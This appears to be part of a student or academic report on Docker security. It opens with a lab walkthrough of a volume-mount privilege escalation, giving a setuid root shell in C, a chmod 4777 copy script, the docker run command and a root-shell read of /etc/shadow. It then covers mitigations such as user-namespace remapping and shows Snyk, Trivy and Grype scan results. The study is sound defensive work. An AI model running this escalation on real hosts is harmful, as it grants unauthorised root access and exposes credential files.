
We created a directory named "privilegeescalation" and navigated into it. We then attempted to access the contents of the /etc/shadow file. However, as indicated by the output, we lacked the necessary privileges to view the file.



root@docker-host: /home/ubuntu


```
test@docker-host:~/privilegeescalation$ cat /etc/shadow
cat: /etc/shadow: Permission denied
test@docker-host:~/privilegeescalation$
```

After that, three different files namely Dockerfile, shell.c, and shellscript.c were created for the increase of privilege. Then we added the following code to each of them:




root@docker-host: /home/ubuntu

```
test@docker-host:~/privilegeescalation$ cat Dockerfile
FROM alpine:latest
COPY shellscript.sh shellscript.sh
COPY shell shell
test@docker-host:~/privilegeescalation$
```



root@docker-host: /home/ubuntu


```
test@docker-host:~/privilegeescalation$ cat shell.c
int main()
{
        setuid(0);
        system("/bin/sh");
        return 0;
}
test@docker-host:~/privilegeescalation$
```


root@docker-host: /home/ubuntu

```
test@docker-host:~/privilegeescalation$ cat shellscript.sh
#!/bin/bash
cp shell /shared/shell
chmod 4777 /shared/shell
test@docker-host:~/privilegeescalation$
```

Then we compiled shell.c. After successful compilation, a new file named "shell" has been added to the list of files in the current directory. Then we built a docker image called "privilegescalation"


```
gcc shell.c -o shell
```


root@docker-host: /home/ubuntu

```
test@docker-host:~/privilegeescalation$ docker images
REPOSITORY              TAG         IMAGE ID       CREATED          SIZE
privilegeescalation     latest      4809461e6b8b   2 days ago       7.39MB
ubuntu-runc             latest      41cdee167e81   4 weeks ago      77.9MB
sabbir14/ubuntu-runc    latest      41cdee167e81   4 weeks ago      77.9MB
ubuntu                  latest      ca2b0f26964c   6 weeks ago      77.9MB
debian                  bookworm    52f537fe0336   8 weeks ago      117MB
debian                  latest      52f537fe0336   8 weeks ago      117MB
alpine                  latest      05455a08881e   2 months ago     7.38MB
ubuntu                  18.04       f9a80a55f492   10 months ago    63.2MB
test@docker-host:~/privilegeescalation$
```


Following this, we ran a container from the image and observed how the setup facilitated privilege escalation. Upon starting the container, it should automatically run the shellscript.sh file. This script is designed to transfer the shell binary to the shared directory and modify its permissions accordingly. To verify the contents of the shared directory on the host, we used the following command to see the contents of the /tmp/shared directory

```
ls /tmp/shared/
```


root@docker-host: /home/ubuntu


```
test@docker-host:~/privilegeescalation$ docker run -v /tmp/shared:/shared privilegeescalation:latest /bin/sh shellscript.sh
test@docker-host:~/privilegeescalation$ ls /tmp/shared/
shell
test@docker-host:~/privilegeescalation$
```

From this image, we observe that the shell binary is located in the /tmp/shared directory. We then issued the following command to check the file permissions. As shown in the image, the /tmp/shared/shell file is owned by root and has the setUID bit set. Consequently, even when executed with lower privileges, this file will run with root user privileges. The subsequent command confirms that after executing the shell file, we successfully obtained a root shell.



```
test@docker-host:~/privilegeescalation$ ls -l /tmp/shared/shell
-rwsrwxrwx 1 root root 16744 Apr 10 16:33 /tmp/shared/shell
test@docker-host:~/privilegeescalation$
```

Let us try to check the contents of /etc/shadow which we tried to view in the beginning and was access because we had a low privilege.Note, we were able to view /etc/shadow because a volume from the host was mounted into a container and processes in the containers run as root by default. So, all we had to do is write a setUID root binary to the volume, which will then appear as a setUID root binary on the host.




```
# cat /etc/shadow
root:!:19022:0:99999:7:::
daemon:*:18858:0:99999:7:::
bin:*:18858:0:99999:7:::
sys:*:18858:0:99999:7:::
sync:*:18858:0:99999:7:::
games:*:18858:0:99999:7:::
man:*:18858:0:99999:7:::
lp:*:18858:0:99999:7:::
mail:*:18858:0:99999:7:::
news:*:18858:0:99999:7:::
uucp:*:18858:0:99999:7:::
proxy:*:18858:0:99999:7:::
www-data:*:18858:0:99999:7:::
backup:*:18858:0:99999:7:::
list:*:18858:0:99999:7:::
```

5. <u>Implementation of Security Application</u>

In our comprehensive study on Docker vulnerabilities, we outline a detailed framework of attack-specific mitigation strategies tailored to address each security attack we have implemented. To complement our defensive measures, we have also employed advanced vulnerability scanning tools that enable us to detect existing weaknesses within our systems. These tools not only identify vulnerabilities but also guide us in implementing effective solutions to bolster our security. This proactive approach allows us to maintain a strong defense posture, minimizing the risk of successful attacks and enhancing the overall resilience of our Docker environments.

5.1 Attack Specific Mitigation Strategies:



5.1.1 Defence for CVE-2024-21626:

Defence for CVE-2024-21626: As we have explained earlier, attackers can escape from containers to the underlying host OS exercising the runC vulnerability which is addressed in CVE-2024-21626. An attacker could exploit this vulnerability by directing chdir to one of the privileged file descriptors, keeping it open beyond when it should be closed. In an attack, if successful, the directory switch ensures the process is in a critical host directory, allowing the attacker to traverse the host's file system fully. Since processes typically run with the highest privileges granted by the container system, such as root in Docker or Kubernetes, this could lead to complete control over the host, escalating from mere file access to full command execution.

As explained by (McNamara, 2024), Runc addressed this vulnerability by verifying that the directory specified by the WORKDIR directive exists in the container's root filesystem. Additionally, runc introduced extra security measures to ensure that file descriptors for privileged host directories are promptly closed after their use. Snyk advises taking immediate steps in response to the runc advisory to rectify this security issue. The release of runc 1.1.12 included fixes for this problem. It is also crucial for technologies that incorporate runc to update to the latest patched versions. Furthermore, users should adhere to vendor advisories, especially for hosted solutions like Kubernetes services offered by major cloud providers.

Leaky Vessel Dynamic Runtime Detector: The newly established Helios team at Snyk has developed a runtime detection tool based on eBPF for this vulnerability, named leaky-vessels-runtime-detector, and released it under the Apache-2.0 license. eBPF is a widely implemented instrumentation framework in many contemporary Linux kernels. This tool is capable of detecting if a container in operation is trying to exploit this vulnerability, thereby posing a threat to the underlying host infrastructure. It's important to note that while this tool can alert users to potential exposures, it does not have the capability to prevent the actual exploitation of the vulnerability.

5.1.2 Defence for CVE-2022-0847: CVE-2022-0847 or the Dirty Pipe attack is a Kernel based attack that can lead to local privilege escalation as unprivileged processes can inject code into root processes. It gives the rights to an underprivileged user to modify and/or overwrite arbitrary read-only files like /etc/passwd or to obtain an elevated shell. The best way to fix this issue is to upgrade the Operating System of the host machine. This vulnerability has been fixed in the Linux kernel versions: 5.16.11, 5.15.25 and, 5.10.102 (AlexisAhmed, n.d.). Improving file and directory access controls, proper security monitoring, and conducting consistent security audits are key measures to detect this exploitation. To check if this exploit exists in the system, we can use a bash script developed by @basharkey (basharkey, n.d.). We can restrict the impact of this vulnerability by using security-enhanced Linux distributions for containers which have mandatory access control frameworks, such as SELinux or AppArmor. It is required to adhere to the principle of least privilege so that the services and processes run with only the privileges necessary to perform their responsibilities.

5.1.3 Defence for Volume Mount Attack: As we already know, the volume mount attack is where an attacker can gain unauthorized access to the host system by exploiting how containers manage volume mounts. Containers like Docker often mount volumes from the host's file system to facilitate functions such as data persistence through restarts and sharing configuration files. Although these features are intended for legitimate uses, they can become vulnerabilities if not configured securely. This vulnerability can be exercised by a non-root user or process, and it can lead to privilege escalation to the host system.

Namespacing can also help mitigate the risk of volume mount attacks in containerized environments. Isolation with proper namespacing can significantly enhance security by limiting what containerized applications can see and do (Docker Inc, 2023).

- **Mount namespaces** separate the filesystem mount points visible to different process groups. Therefore, a mount that occurs within one mount namespace is not visible in another. This separation allows administrators to specify which areas of the filesystem a container can see and modify. This is crucial in thwarting volume mount attacks by limiting a container's access to the host filesystem and ensuring that sensitive areas remain hidden from potentially compromised containers.
- **Network namespaces** segregate network resources among different groups of processes. Although they don't directly limit filesystem access, these namespaces can confine the network interactions between containers and external systems, effectively reducing the potential points of attack.
- **User namespaces** allow user IDs within a namespace to be associated with different user IDs outside of that namespace. This capability is especially effective in countering volume mount attacks. It enables processes within a container to operate as root internally, while externally, they are mapped to a non-privileged user. This arrangement significantly restricts the level of privileges that an attacker could obtain if they manage to compromise a container.

To effectively mitigate volume mount attacks in containerized environments, it is crucial to adhere to stringent security best practices and ensure careful configuration. There is a workaround that involves UID remapping (subuids). This process leverages the capabilities of Linux namespaces to map the user IDs of users in a container to a different range on the host. For instance, if the user ID is 1000 and it is remapped to 20000, then within the container, the root user (user ID 0) is mapped to user ID 20000, user ID 1 is mapped to user ID 20001, and so on. This approach alters the correspondence between user IDs inside the container and those on the host system, providing an additional layer of isolation. The process of remapping is managed by two specific files: /etc/subuid and /etc/subgid. Following are the steps that can be followed to restrict the domain of IDs that the root of our Docker container can access.

- `#echo "dockertest:231072:65536" >> /etc/subuid`

This command executed by the root signifies that `dockertest` has been allocated a subordinate user ID range starting from 231072, encompassing the subsequent 65536 integers. Within the namespace (or within the container, in this scenario), UID 231072 corresponds to UID 0 (root), UID 231073 to UID 1, and so on. Should a process within the container attempt to escalate its privileges outside of its namespace, it would be recognized on the host system as a high-number UID without privileges, one that does not correlate to any actual user account. Consequently, this process possesses no rights on the host system. We can launch the Docker daemon with the --userns-remap flag or configure the daemon using the daemon.json configuration file, with the latter method being recommended. If we choose to use the flag, the command below can be executed:

-
  ```
  dockerd --userns-remap="dockertest:dockertest"
  ```

Then we have to edit the `/etc/docker/daemon.json` file and insert following entry into it:

-
  ```
  {
    "userns-remap": "default"
    }
  ```

After executing this, docker will automatically map the container to the user `dockertest.` Then docker needs to be restarted to implement the new changes.


-
  ```
  Systemctl restart docker
  ```

Now when an attacker tries to execute the shell, being a docker group user, copying script will fail as the attacker does not have the right to output a file in the shared directory. Even if the attacker can execute the shell script and complete all the steps, /etc/shadow will still be inaccessible.

5.2 Vulnerability Scanning Tools:

Open-source Docker image vulnerability scanning tools are essential for maintaining the security and integrity of containers, offering a multitude of advantages. These tools enhance security by identifying and addressing vulnerabilities before Docker images are deployed, thereby reducing the risk of exposing sensitive information or services. They support compliance with industry standards by providing thorough vulnerability reports, which is crucial for industries with rigorous security requirements. Additionally, being generally free, they are cost-effective and accessible to organizations of all sizes, including startups and small teams. The supportive community behind open-source projects continuously refines these tools, adds new features, and promptly integrates the latest security updates. The transparency of open-source tools allows users to inspect, modify, or improve the code. We have used three open-source tools to scan for vulnerabilities in our system: i) Snyk ii) Trivy iii) Grype.


5.2.1 **Snyk:** We have used the Snyk WEB UI to conduct the scan on our system. First, we have created an account on Snyk and integrated that with our private Docker Hub repository. Then from our repository, we imported our project and Snyk pulled a snapshot of the docker image that we wanted to scan.



sabbir14/ebuddy-php-for-laravel	0	C	17	H	293	M	165	L
sabbir14/ubuntu-runc	0	C	0	H	9	M	11	L

Figure 1: Docker image pulled to Snyk from Docker Hub

In the graphical interface of Snyk, we can see that there are 9 medium priority issues and 11 low priority issues in our image. We can get information on the severity level of these issues and based on that; we can decide on the feasibility of the implementation of the resolution.



SEVERITY
Critical 0
High 0
Medium 9
Low 11

PRIORITY SCORE
Scored between 0 - 1000

"FIXED IN" AVAILABLE
Yes 2
No 18

COMPUTED FIXABILITY
Fixable 1
Partially fixable 0
No supported fix 19

EXPLOIT MATURITY

20 of 20 issues — Sort by **highest priority score**


M **util-linux/libblkid1** - CVE-2024-28085 — SCORE 586
VULNERABILITY | CVE-2024-28085 | SNYK-UBUNTU2204-UTILLINUX-6508372
Introduced through: util-linux/libblkid1@2.37.2-4ubuntu3, util-linux/libuuid1@2.37.2-4ubuntu3 and others
Fixed in: util-linux/libblkid1@2.37.2-4ubuntu3.3, @2.37.2-4ubuntu3.3
Exploit maturity: NO KNOWN EXPLOIT

M **bash** - Out-of-bounds Write — SCORE 514
VULNERABILITY | CWE-787 | CVE-2022-3715 | CVSS 7.8 MEDIUM | SNYK-UBUNTU2204-BASH-3098342
Introduced through: bash@5.1-6ubuntu1
Fixed in: bash@5.1-6ubuntu1.1, @5.1-6ubuntu1.1
Exploit maturity: NO KNOWN EXPLOIT

Figure 2: Details of the issues in the Docker Image

The Snyk assigns a priority score to each of the issues that helps us to decide which issues are the most required to fix. This priority score ranges from 0 to 1000; so, the higher the score goes, the more severe the issue is and the quicker they need to get resolved. Snyk also offers us the information about the fixes of these issues as well as telling us in which package the vulnerability lies and in which package the problem is patched up. The specific binary or OS packages for binaries and packages containing issues are shown as well. Snyk routinely scans the dependencies captured during the initial import, referring to their specific tags, according to the chosen daily or weekly configuration. Whenever new vulnerabilities are detected, Snyk notifies via email or Slack based on the settings.

5.2.2 Trivy: Trivy is an easy-to-use and thorough vulnerability scanner for containers and other artifacts, ideal for integration into continuous integration systems. A software vulnerability refers to any error, defect, or vulnerability within the software or an operating system. Trivy can identify vulnerabilities in OS packages (like Alpine, RHEL, CentOS) as well as application dependencies (such as Bundler, Composer, npm, yarn). To use Trivy we have to simply install the software and that is required is to provide a target, such as the container's image name, for scanning.




```
root@docker-host: /home/ubuntu
root@docker-host:/home/ubuntu# trivy image ubuntu-runc
2024-04-10T07:08:34.030Z        INFO    Need to update DB
2024-04-10T07:08:34.030Z        INFO    DB Repository: ghcr.io/aquasecurity/trivy-db:2
2024-04-10T07:08:34.030Z        INFO    Downloading DB...
44.89 MiB / 44.89 MiB [---------------------------------------------------------------------------------------] 100.00% 7.34 MiB p/s 6.3s
2024-04-10T07:08:40.686Z        INFO    Vulnerability scanning is enabled
2024-04-10T07:08:40.715Z        INFO    Secret scanning is enabled
2024-04-10T07:08:40.716Z        INFO    If your scanning is slow, please try '--scanners vuln' to disable secret scanning
2024-04-10T07:08:40.722Z        INFO    Please see also https://aquasecurity.github.io/trivy/v0.50/docs/scanner/secret/#recommendation for faster secret dete
ction
2024-04-10T07:08:45.027Z        INFO    Detected OS: ubuntu
2024-04-10T07:08:45.029Z        INFO    Detecting Ubuntu vulnerabilities...
2024-04-10T07:08:45.051Z        INFO    Number of language-specific files: 0

ubuntu-runc (ubuntu 22.04)

Total: 47 (UNKNOWN: 0, LOW: 23, MEDIUM: 24, HIGH: 0, CRITICAL: 0)

|    Library    | Vulnerability  | Severity | Status   |  Installed Version  |  Fixed Version    |                    Title

| bash          | CVE-2022-3715  | MEDIUM   | fixed    | 5.1-6ubuntu1        | 5.1-6ubuntu1.1    | a heap-buffer-overflow in valid_parameter_transfor
m               |                |          |          |                     |                   | https://avd.aquasec.com/nvd/cve-2022-3715

| bsdutils      | CVE-2024-28085 |          |          | 1:2.37.2-4ubuntu3   | 2.37.2-4ubuntu3.3 | util-linux: CVE-2024-28085: wall: escape sequence
injection       |                |          |          |                     |                   | https://avd.aquasec.com/nvd/cve-2024-28085

| coreutils     | CVE-2016-2781  | LOW      | affected | 8.32-4.1ubuntu1.1   |                   | coreutils: Non-privileged session can escape to th
e parent        |                |          |          |                     |                   | session in chroot
                |                |          |          |                     |                   | https://avd.aquasec.com/nvd/cve-2016-2781
```

Figure 3: Trivy Scanning Tool

As we can see from the screenshot, Trivy provides us with detailed overview of all the vulnerability that exist in our system. It shows us the libraries where the vulnerabilities lie and which CVE they fall under, their severity level, if the vulnerabilty is fixed or not and it also suggests the library version where the issue is fixed.

5.2.3 Grype: Grype is also a CLI based docker image vulnerability scanning tool that we have used to conduct our experiment (Ref: Figure 4). Just like Trivy, the output format of Grype can be configured as well and it gives us detailed information about the problematic library packages, their fixed versions and the severity level of the issue.


